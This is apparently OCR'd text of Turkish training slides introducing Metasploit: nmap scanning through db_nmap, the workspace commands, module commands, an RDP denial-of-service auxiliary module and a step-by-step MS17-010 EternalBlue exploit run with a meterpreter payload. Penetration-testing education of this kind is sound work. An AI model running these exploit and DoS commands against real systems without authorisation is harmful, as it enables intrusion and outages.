
    nessus çıktısını import edebilirsiniz.
  - db_export -f xml /tmp/prisma.xml

    çalışma alanınızdaki verileri export edebilirsiniz.

Metasploit Framework



Metasploit Framework



Metasploit Framework


- Workspace içerisinde bulunan veriler:
  - hosts
  - services
  - creds
  - loots

Metasploit Framework

- Hosts komutu
  - Db_nmap –sS –Pn –n 10.0.1.0/24

    Komutu ile bir nmap taraması gerçekleştirebilirsiniz. Bu komutun çıktısı sonrası keşfedilen tüm IP adresleri hosts komutu ile görüntülenebilir olacaktır.
  - Komutun tüm işlevlerine hosts –h ile erişebilirsiniz.
  - hosts –R komutu ile adresleri RHOST parametresine atayabilirsiniz.

Metasploit Framework




Metasploit Framework

- Services komutu
  - db_nmap –sS –Pn –n 10.0.1.0/24 –sV

    Komutu ile bir nmap taraması gerçekleştirebilirsiniz. Bu komutun çıktısı sonrası tüm IP adresleri üzerinde bulunan portlar ve üstünde çalışan servisleri services komutu ile görüntüleyebilirsiniz.
  - Komutun tüm işlevlerine services –h ile erişebilirsiniz.
  - services –p 445
  - services –S http
  - services –p 80 -R

Metasploit Framework




Metasploit Temel Komut Listesi

- help
  - Yardım komutu
- banner
  - Şekil fotoğraflar çekinebilmenize olanak sağlar ☺
- info
  - Herhangi bir plugin için bilgi alabilirsiniz
  - info exploit/windows/smb/psexec
- search
  - Arama komutu
  - search ms17-010


Metasploit Temel Komut Listesi

- use
  - Exploiti seçmemizi sağlar
  - use exploit/windows/smb/psexec
- set
  - Exploit
- info
  - Herhangi bir plugin için bilgi alabilirsiniz
  - info exploit/windows/smb/psexec
- search
  - Arama komutu
  - search ms17-010


Metasploit Framework - Help



Metasploit Framework - Banner



Metasploit Framework - Info



Metasploit Temel Komut Listesi

- set
  - Bir parametreye değer atamak için kullanılır.
  - set RHOST 10.0.1.5
- setg
  - Parametreye değer global olarak atanır.
- unset
  - Parametredeki değer sıfırlanır.
- show
  - Adı üstünde ☺
- use
  - Bir plugini aktifleştirmek için kullanılır.

Metasploit Temel Komut Listesi


- run ve exploit
  - Bir plugini çalıştırmak istediğinizde kullanabilirsiniz.
- load ve unload
  - Bir modülü aktifleştirmek ve pasifleştirmek için kullanabilirsiniz.
- exit
  - Çıkış komutu

Metasploit Show Komutu

- show payloads
  - Payloadları listele
- show targets
  - Bir plugin için atak yapmaya uygun işletim sistemlerini listele
- show options
  - Bir plugin için ayar parametrelerini göster
- show encoders
  - Encoderları listele

Auxillary Modülleri ve Kullanımı

- show auxillary
- search smb_login
- use auxillary/dos/windows/rdp/ms12_020
- set RHOST
- set RPORT
- run



Exploit Denemesi (MS17-010)

- search netapi
- info exploit/windows/smb/ms17_010_eternalblue
- use exploit/windows/smb/ms17_010_eternalblue
- show options
- set payload windows/meterpreter/bind_tcp
- set LHOST,
- set RHOST
- set RPORT
- exploit

